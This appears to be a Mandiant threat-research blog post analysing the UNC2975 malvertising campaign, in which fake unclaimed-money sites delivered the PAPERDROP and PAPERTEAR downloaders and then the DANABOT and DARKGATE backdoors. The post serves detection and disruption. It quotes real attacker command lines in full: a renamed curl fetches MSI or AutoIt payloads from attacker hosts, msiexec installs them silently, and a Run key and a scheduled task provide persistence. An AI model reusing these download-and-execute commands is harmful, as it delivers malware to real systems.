# Opening a Can of Whoop Ads: Detecting and Disrupting a Malvertising Campaign Distributing Backdoors

mandiant.com/resources/blog/detecting-disrupting-malvertising-backdoors

×

Earlier this year, Mandiant's Managed Defense threat hunting team identified an UNC2975 malicious advertising ("malvertising") campaign presented to users in sponsored search engine results and social media posts, consistent with activity reported in From DarkGate to DanaBot. This campaign dates back to at least June 19, 2023, and has abused search engine traffic and leveraged malicious advertisements to affect multiple organizations, which resulted in the delivery of the DANABOT and DARKGATE backdoors.

Managed Defense worked with Advanced Practices and with the Google Anti-Malvertising team to remove the malicious advertisements from the ads ecosystem, and subsequently alerted other impacted organizations to also take actions against this campaign.

This blog post covers the details of recently discovered infrastructure operated by the distribution threat cluster UNC2975, which Mandiant has tracked since 2021, that leveraged malicious advertisements to trick users into visiting fake "unclaimed funds" themed websites. In this UNC2975 campaign, the malicious websites delivered PAPERDROP and PAPERTEAR downloader malware that eventually led to DANABOT and DARKGATE backdoor malware. This blog post also highlights how Mandiant's findings result in takedowns of malicious ad campaigns served on Google infrastructure.

## UNC2975 Targeting and TTPs

Mandiant currently tracks around 30 threat clusters that use malicious advertisements for the delivery of malware, including backdoors, data stealers, and downloaders. Since at least 2021, a threat actor tracked as UNC2975 has leveraged this technique to distribute downloader malware for second-stage payloads on victim endpoints.

UNC2975 is a distribution threat cluster that has historically used malvertising in order to distribute the VBScript-based downloader tracked as PAPERDROP. The distribution of PAPERDROP from UNC2975's fake websites has primarily led to the deployment of the Delphi-based backdoor DANABOT. DANABOT is part of a Malware-as-a-Service platform where multiple affiliates can purchase access to the service. Beginning in September 2023, UNC2975's malware distribution shifted. Instead of DANABOT, UNC2975 deployed a Delphi-based backdoor tracked as part of the DARKGATE Malware-as-a-Service platform. Due to multiple affiliates using these service platforms, the distribution methods of DANABOT and DARKGATE may vary across different distribution actors.

UNC2975 creates fake websites that leverage themes such as unclaimed money, family ancestry, and astrology/horoscopes to facilitate its distribution operations. The threat cluster has commonly used social media advertisements to promote the fake websites but have since expanded to leverage additional platforms such as Microsoft and Google advertising.

## Ads Backwards: A Google Malvertising Response Team Investigation

Upon being notified of this campaign by Mandiant Managed Defense, the Google Anti-Malvertising team took enforcement actions and pivoted on the advertisement metadata to find additional related entries and to improve abuse detection and classification systems.

Adversaries use several sophisticated techniques including impersonating genuine businesses, cloaking (i.e., hiding malicious web pages that only get revealed under specific conditions), and redirection to circumvent Google Ads verification and defense mechanisms.

To protect users, Google detects, prevents, and blocks abusive activity as detailed in our annual Ads Safety report. Google encourages users to report suspicious advertisements they come across through either My Ad Center reporting functionality or using this form.

## Malware Observed

Mandiant observed the following malware families while investigating this campaign.


| Malware Family | Description |
|---|---|
| PAPERDROP | PAPERDROP is a downloader written in Visual Basic Script that communicates via HTTPS. It has been observed downloading DANABOT by writing it to disk and then executing it. |
| PAPERTEAR | PAPERTEAR is a downloader written in Visual Basic Script that communicates via HTTP. PAPERTEAR appends a list of enumerated local processes in the initial HTTP request. |
| DANABOT | DANABOT is a backdoor written in Delphi that communicates using a custom binary protocol over TCP. The backdoor implements a plug-in framework that allows it to add capabilities via downloaded plugins. DANABOT's capabilities include full system control using a VNC or RDP plugin, video and screenshot capture, keylogging, arbitrary shell command execution, and file transfer. DANABOT's proxy plugin allows it to redirect or manipulate network traffic associated with targeted websites. This capability is often used to capture credentials or payment data. DANABOT can also extract stored credentials associated with web browsers and FTP clients.<br><br>Numerous observed campaigns leveraging DANABOT have been reported, including UNC3379 activity associated with a coinminer campaign, and a similar mechanism for DANABOT distribution using a different JS library. |
| DARKGATE | DARKGATE is a Delphi-based backdoor capable of performing keyboard capture, shell command execution, file transfer and execution, and credential theft. Other functions include system survey, shutdown and restart, taking screengrabs and controlling a cryptominer. Some variants retrieve their command-and-control (C2 or C&C) address from a page on the pastebin.com website.<br><br>More notable instances of OSINT reporting involving DARKGATE include actors previously associated with QAKBOT leveraging DARKGATE as a payload, and some insights into DARKGATE's technical architecture and use. |

Table 1: Malware families observed

## A Pain in the Ads: UNC2975 Campaign Discovery

Threat actors purchase advertisements [MITRE ATT&CK® Technique T1583.008] for malicious websites with the goal of tricking users into visiting and downloading malware [T1189], which can lead to data theft and ransomware. Platforms that serve advertisements, such as search engines or social media, can provide granular controls that allow advertisers to target specific audiences based on users' geographic locations, IP address range (e.g., geofencing), browsing history, and device types. Some of the more robust advertising platforms (such as Bing and Google Ads) provide even more targeting categories, like age, gender, income level, and other audience attributes. These capabilities allow advertisers, both legitimate and malicious, to craft ads specific to their desired targets and improve the effectiveness of their campaigns. This also allows malicious advertisers who are able to avoid policy enforcement to develop and retain "customer" profiles about the victims who interact with their ads for use in future targeting operations.

Earlier this year, Managed Defense's threat hunting team identified UNC2975 advertisements presented to users in sponsored search engine results and social media posts. The advertised websites were displayed in the sponsored results for searches related to "unclaimed money" where individuals can search for and claim funds that are held by federal or state government agencies [T1583.008].




Also try: find unclaimed assets info · claim unclaimed assets · unclaimed assets usa

About 234,000,000 results Any time Open links in new tab

Unclaimed Money Is Waiting | Unclaimed asset
https://www.gfind.org/search
Ad Feeling Lucky? Officials Working To Return Millions In **Unclaimed** Cash. Federal or State **Unclaimed Money** Could Be Yours! If You Don't Know, Search Now!
Unclaimed Money · Enter Your Name & View Assets

Figure 1: Search engine results advertising an UNC2975 controlled website

When an unsuspecting victim clicked on a malicious advertised result, they were presented with a web portal that prompted them to enter their first and last name and their state of residence in order to receive a "report" on purported unclaimed funds.



TreasuryDept.org

Home | Blog | Our Office | Questions

Start Search For Unclaimed Funds!

Discover a Wealth of Unclaimed Assets: Checks, Properties, Refunds, Payroll Payments, Stimulus Checks, and More!

Enter Your Firstname * | Enter Your Lastname Or Business Name:* | Choose Your State *:

I am human hCaptcha Privacy - Terms

Begin My Search

When it comes to searching for unclaimed funds, it can be a hassle to visit multiple state websites individually. Our site eliminates that inconvenience by offering a centralized platform where you can effortlessly explore unclaimed funds from various states with just a few clicks. Utilizing our secure platform provides you with the assurance of avoiding these risks and safeguarding the privacy of your personal information.

Are you aware that the government possesses an astonishing sum of unclaimed funds, reaching an estimated $68 billion? Uncover the possibility of whether you or someone you're acquainted with may have a portion of this significant amount just waiting to be reclaimed! The most appealing aspect is that searching for unclaimed money comes at no expense - it's completely free of charge,

Figure 2: Screenshot of TreasuryDept[.]org on September 10, 2023 Retrieved from Wayback Machine

In each investigation under this campaign, Mandiant identified browser history artifacts on affected systems showing that a user clicked on a malicious advertisement and interacted with one of two websites: `claimprocessing[.]org` or `treasurydept[.]org`.

| Advertisement Placement | Browser History Artifact(s) |
|---|---|
| Social Media Post | **Malicious URL**: https[:]//www[.]claimprocessing[.]org/?utm_source=<socialmedia>ads&utm_medium=cpc&utm_campaign=claim&<snip> **Page Title:** “Find Mass Money - ClaimProcessing[.]org” **Visit From:** https://l.<socialmedia>[.]com/l.php?u=<snip> **Visit Type:** Link - Redirect |
| Sponsored Search Engine Result | **Search URL:** https://www[.]google[.]com/search?q=finding+unclaimed+money+in+california&rlz=<snip> **Malicious URL**: https://www[.]treasurydept[.]org/?utm_source=googlesearch&utm_medium=cpc&utm_campaign=google **Page Title:** “Find Unclaimed Money - TreasuryDept[.]org” **Visit From:** https://www[.]googleadservices[.]com/pagead/aclk?sa=<snip> **Visit Type:** Link - Redirect |

Table 2: Browser history artifacts showing where the malicious advertisement was promoted

The downloadable “reports” were actually ZIP archive files containing Visual Basic scripts that Mandiant identified as variants of the downloader malware families PAPERDROP and PAPERTEAR. The ZIP archive and Visual Basic script filenames were based on the values the user submitted into the web form. Launching the Visual Basic script from an archive file generates a process execution event that launches the script from a temporary folder path [T1059.005]. The temporary folder path that’s created is dependent on the archiving utility, such as WinRAR, that’s used to unpack the archive file.

| Event | Event Details |
|---|---|

| | |
|---|---|
| Malicious ZIP File Download | File Write Process(es):<br>• C:\Program Files (x86)\Google\Chrome\Application\chrome.exe<br>• C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe<br><br>Sample Download URL(s):<br>• https[:]//www[.]treasurydept[.]org/gujijed/tokew.php<br>• https[:]//www[.]claimprocessing[.]org/roxif/pateromyx.php<br><br>Sample Destination Path(s):<br>• C:\Users\<user>\Downloads\flast_d45534i.zip<br>• C:\Users\<user>\Downloads\msmith-dc45389tyt.zip |
| PAPERDROP / PAPERTEAR Execution | Parent Process:<br>C:\Windows\explorer.exe<br><br>Process:<br>C:\Windows\System32\wscript.exe<br><br>Sample Command Line:<br>"C:\Windows\System32\WScript.exe" "C:\Users\<user>\AppData\Local\Temp\1\Temp1_flast_d45534i.zip\flast_d45534i.vbs" |

Table 3: Initial Visual Basic script payload download and execution

Mandiant identified three different delivery chains that PAPERDROP and PAPERTEAR used to download and execute secondary payloads DANABOT and DARKGATE malware attributed to multiple UNC groups. Two delivery chains leveraged a renamed version of the cURL binary `curl.exe` [T1105] to download a malicious installation package `.msi` file [T1218.007] or an AutoIt executable, `AutoIt3.exe` and malicious AutoIt script, `.au3` file [T1059]. Mandiant also observed PAPERDROP download and execute a malicious installation package file without using a specific transfer tool.

| Payload Delivery Chains | Event Details |
|---|---|

| | |
|---|---|
| Delivery Chain #1: Renamed cURL downloading Windows Installer Package and executing with Msiexec.exe | Parent Process:<br>C:\Windows\System32\wscript.exe<br>Process:<br>C:\Windows\System32\cmd.exe<br>Command Line(s):<br>• "C:\Windows\System32\cmd.exe" /c cd /d C:\Users\%USERNAME%\AppData\Local\Temp\ & copy c:\windows\system32\curl.exe KFSELqcUm.exe & KFSELqcUm.exe -o qgEYIIKPDYzj.msi https[:]//pittsburgh.soulcarelife[.]org/?sxykn3bjp0rmnaefzc8jb3qc2704 & C:\Windows\System32\msiexec.exe /i qgEYIIKPDYzj.msi /qn<br>• "C:\Windows\System32\cmd.exe" /c cd /d C:\Users\%USERNAME%\AppData\Local\Temp\ & copy c:\windows\system32\curl.exe ihcbzhY.exe & ihcbzhY.exe -o SYUxEbPz.msi https[:]//durham.soulcarelife[.]org/?n3sqd95xk20z2b3vue9tnpiadp2j6 & C:\Windows\System32\msiexec.exe /i SYUxEbPz.msi /qn<br>• "C:\Windows\System32\cmd.exe" /c cd /d C:\Users\%USERNAME%\AppData\Local\Temp\ & copy c:\windows\system32\curl.exe NVJwQupTC.exe & NVJwQupTC.exe -o BEqvhTR.msi https[:]//plano.soulcarelife[.]org/?vc4njfp8xnwzb30akwaf2pj3fjs36q & C:\Windows\System32\msiexec.exe /i BEqvhTR.msi /qn |
| Delivery Chain #2: Renamed cURL downloading AutoIT executable and script file | Parent Process:<br>C:\Windows\System32\wscript.exe<br>Process:<br>C:\Windows\System32\cmd.exe<br>Command Line(s):<br>"C:\Windows\System32\cmd.exe" /c mkdir c:\yifr & cd /d c:\yifr & copy c:\windows\system32\curl.exe yifr.exe & yifr -H "User-Agent: curl" -o Autoit3.exe http[:]//infocatalog[.]pics:8080 & yifr -o khscrk.au3 http[:]//infocatalog[.]pics:8080/msiyifrmouv & Autoit3.exe khscrk.au3 |
| Delivery Chain #3: Windows Script Host process downloading Windows Installer Package and executing with Msiexec.exe | Parent Process:<br>C:\Windows\System32\wscript.exe<br>Process:<br>C:\Windows\System32\msiexec.exe<br>Command Line(s):<br>msiexec /i C:\programData\Y9U68YA55.bin /qn |

Table 4: PAPERDROP and PAPERTEAR delivery chains

The subsequent system artifacts that were created varied depending on the backdoor payload that was delivered. The post-delivery infection timelines shown in the following sections may not represent all potential artifacts as complete malware execution may have been disrupted by endpoint security software or network controls.

## Infection Chain #1: PAPERDROP > DANABOT

## Infection Chain #1:
## PAPERDROP > DANABOT

**18:49:51 UTC**
Command and Control: wscript.exe network activity

wscript.exe performed a DNS query for the domain mesa.halibut[.]sbs and connected to the IP address 47.252.45[.]173 over port 443

**18:50:00 UTC**
Defense Evasion: wscript.exe execution of msiexec.exe

wscript.exe process executed the Windows Installer application msiexec.exe with the command “msiexec /i C:\programData\HLWOIRTAA9P.bin /qn”

**18:50:06 UTC**
Defense Evasion: Windows Installer event via msiexec.exe

msiexec.exe process wrote and executed the file “C:\Windows\Installer\MSI4F8C.tmp”

**18:50:08 UTC**
Defense Evasion: MSI4F8C.tmp execution of DANABOT DLL via rundll32.exe

The process MSI4F8C.tmp executed the rundll32.exe command “C:\WINDOWS\system32\rundll32.exe C:\Users\user\AppData\Local\Temp\Oadsoophotfp.dll,start”

**18:50:08 and 18:50:33 UTC**
Defense Evasion: rundll32.exe writing extension-less files to %Temp%

C:\Users\user\AppData\Local\Temp\Aedeiapuiqeae

C:\Users\user\AppData\Local\Temp\Aeueeouitsdfr

C:\Users\user\AppData\Local\Temp\Asirreqfapeyt

C:\Users\user\AppData\Local\Temp\Asritqhawqwfa

C:\Users\user\AppData\Local\Temp\Ddwiiahddeh

C:\Users\user\AppData\Local\Temp\Deouyartdipyiie

**18:50:09 - 18:50:20 UTC**
Command and Control: rundll32.exe network activity

communicated with the IP address 35.203.111[.]228 over port 443

communicated with the local IP address 127.0.0[.]1 over ports 22405 and 52787

**18:50:18 UTC**
Defense Evasion: rundll32.exe opens Run dialog

rundll32.exe process executed the command



"C:\WINDOWS\system32\rundll32.exe" "C:\WINDOWS\system32\shell32.dll",#61 22405
18:50:30 and 18:50:31 UTC
Persistence: rundll32.exe ends and then runs Wininet task
schtasks /End /tn \Microsoft\Windows\Wininet\CacheTask
schtasks /Run /tn \Microsoft\Windows\Wininet\CacheTask
18:50:31 UTC
Defense Evasion: rundll32.exe creates temp file
C:\Users\user\AppData\Local\Temp\tmpAEA8.tmp


Figure 3: Infection chain #1 involving DANABOT

In the first infection chain following PAPERDROP execution, the Windows Script Host process `wscript.exe` performed a DNS request for the domain `mesa.halibut[.]sbs` and connected to the IP address `47.252.45[.]173` over port `443`. The process `wscript.exe` then executed the Windows Installer utility `msiexec.exe` [T1218.007] with the command `msiexec /i C:\programData\HLWOIRTAA9P.bin /qn` to quietly install an application using the package file `C:\programData\HLWOIRTAA9P.bin` that masqueraded as a `.bin` file [T1036.008]. Next, the Msiexec application launched the installer process `C:\Windows\Installer\MSI4F8C.tmp` which executed the `rundll32.exe` command `C:\WINDOWS\system32\rundll32.exe C:\Users\<user>\AppData\Local\Temp\Oadsoophotfp.dll,start` to load the in-memory dropper DLL file `C:\Users\<user>\AppData\Local\Temp\Oadsoophotfp.dll` and execute a function named `start` to decompress and deobfuscate a DANABOT payload [T1218.011]. The `rundll32.exe` process performed a series of writes to extensionless files under the user's `AppData\Local\Temp` directory.

The infected `rundll32.exe` process communicated with the IP address `35.203.111[.]228` over port `443` and the local IP address `127.0.0[.]1` over ports `22405` and `52787`. The DANABOT malware launched the command `"C:\WINDOWS\system32\rundll32.exe" "C:\WINDOWS\system32\shell32.dll",#61 22405` to open and interact with the Run dialog that is  normally accessed through the Start Menu. Lastly, the infected `rundll32.exe` process executed the commands `schtasks /End /tn \Microsoft\Windows\Wininet\CacheTask` and `schtasks /Run /tn \Microsoft\Windows\Wininet\CacheTask` to stop and start the Wininet Cache Task [T1053.005]. This Scheduled Task activity may be related to Wininet API hooking to intercept credentials entered into Microsoft Edge or Internet Explorer. Finally, the DANABOT infected `rundll32.exe` process created and wrote to a randomly named `.tmp` file, such as `C:\Users\<user>\AppData\Local\Temp\tmpAEA8.tmp` or `C:\Users\<user>\AppData\Local\Temp\Aroeihiaietwq.tmp`.

Although not observed in each case, Mandiant identified Run key persistence to execute the DANABOT payload in the file `C:\Users\<user>\AppData\Local\Temp\Oadsoophotfp.dll` using a random key value: `HKEY_USERS\<user>\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\\Hryrqsf` [T1547.001].

## Infection Chain #2: PAPERTEAR > RENAMED CURL > DARKGATE


Infection Chain #2:
PAPERTEAR > CURL > DARKGATE
**16:50:58 UTC**
Command and Control: wscript.exe HTTP POST to 104.21.43[.]177

```
POST /yifrmouv
Connection: Keep-Alive Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 0
Host: infocatalog[.]pics:8080
```

**16:50:59 UTC**
Command and Control: wscript.exe execution of multiple commands using Windows Command Shell one-liner

```
Command Line: "C:\Windows\System32\cmd.exe" /c mkdir c:\yifr & cd /d c:\yifr & copy c:\windows\system32\curl.exe yifr.exe & yifr -H "User-Agent: curl" -o Autoit3.exe http://infocatalog[.]pics:8080 & yifr -o khscrk.au3 http://infocatalog[.]pics:8080/msiyifrmouv & Autoit3.exe khscrk.au3
```

Functions:

- Creates the directory c:\yifr
- Copies the cURL binary c:\windows\system32\curl.exe to c:\yifr\yifr.exe
- Uses renamed cURL binary to download the files Autoit3.exe and khscrk.au3 from the domain infocatalog[.]pics
- Run the malicious AutoIt script khscrk.au3 with the binary Autoit3.exe

Figure 4: Infection chain #2 involving DARKGATE

In the second infection chain, the PAPERTEAR downloader performed an HTTP POST request to the host `infocatalog[.]pics` over port `8080`. Next, the `wscript.exe` process executed the Windows Command Shell using an extended one-liner consisting of multiple commands, shown in Figure 5.

Command Line:

```
"C:\Windows\System32\cmd.exe" /c mkdir c:\yifr & cd /d c:\yifr & copy c:\windows\system32\curl.exe yifr.exe & yifr
-H "User-Agent: curl" -o Autoit3.exe http[:]//infocatalog[.]pics:8080 & yifr -o khscrk.au3
http[:]//infocatalog[.]pics:8080/msiyifrmouv & Autoit3.exe khscrk.au3
```

Command Breakdown:

- mkdir c:\yifr
  Create the directory c:\yifr
- cd /d c:\yifr
  Change the working directory to the folder c:\yifr
- copy c:\windows\system32\curl.exe yifr.exe
  Copy the cURL binary curl.exe to a new file named yifr.exe
- yifr -H "User-Agent: curl" -o Autoit3.exe http[:]//infocatalog[.]pics:8080
  Use the renamed cURL binary to download the file Autoit3.exe hosted on the domain infocatalog[.]pics
- yifr -o khscrk.au3 http[:]//infocatalog[.]pics:8080/msiyifrmouv
  Use the renamed cURL binary to download the file khscrk.au3 hosted on the domain infocatalog[.]pics
- Autoit3.exe khscrk.au3
  Execute the AutoIt script file khscrk.au3 using Autoit3.exe to install DARKGATE malware

Figure 5: Breakdown of Windows Command Shell one-liner to drop DARKGATE

## Infection Chain #3: PAPERDROP > RENAMED CURL > DANABOT

## Infection Chain #3:
## PAPERDROP > CURL > DANABOT

**19:26:51 UTC**
Command and Control: wscript.exe execution of multiple commands using Windows Command Shell one-liner

Command Line: "C:\Windows\System32\cmd.exe" /c cd /d C:\Users\%USERNAME%\AppData\Local\Temp\ & copy c:\windows\system32\curl.exe ihcbzhY.exe & ihcbzhY.exe -o SYUxEbPz.msi https://durham.soulcarelife[.]org/?n3sqd95xk20z2b3vue9tnpiadp2j6 & C:\Windows\System32\msiexec.exe /i SYUxEbPz.msi /qn

**19:26:51 - 19:26:54 UTC**
Command and Control: renamed cURL process downloads MSI file

Process: C:\Users\user\AppData\Local\Temp\ihcbzhY.exe

File Write: C:\Users\user\AppData\Local\Temp\SYUxEbPz.msi

URL: https[:]//durham.soulcarelife[.]org/?n3sqd95xk20z2b3vue9tnpiadp2j6

**19:26:55 UTC**
Defense Evasion: Msiexec writes multiple files spoofing Cisco Umbrella Roaming application

Directory: C:\Users\user\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client

- CoreReborn32.bin ** DANABOT
- CoreService.dll
- dnscryptproxy.exe
- ERCInterface.exe
- ERCInterface.exe.config
- ERCService.exe
- ERCService.exe.config
- GetNetStats.bat
- Uclaimedform1340.pdf
- UmbrellaDiagnostic.exe
- UmbrellaDiagnostic.exe.config

**19:26:56 UTC**
Defense Evasion: MSI23C9.tmp execution of DANABOT DLL via rundll32.exe

The process C:\Windows\Installer\MSI23C9.tmp executed the rundll32.exe command rundll32.exe "C:\Users\user\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client\CoreReborn32.bin",start

**19:27:01 and 19:59:41 UTC**
Command and Control: rundll32.exe network activity

communicated with the IP address 34.16.181[.]0 over port 443

communicated with the IP address 127.0.0.1 over port 15066

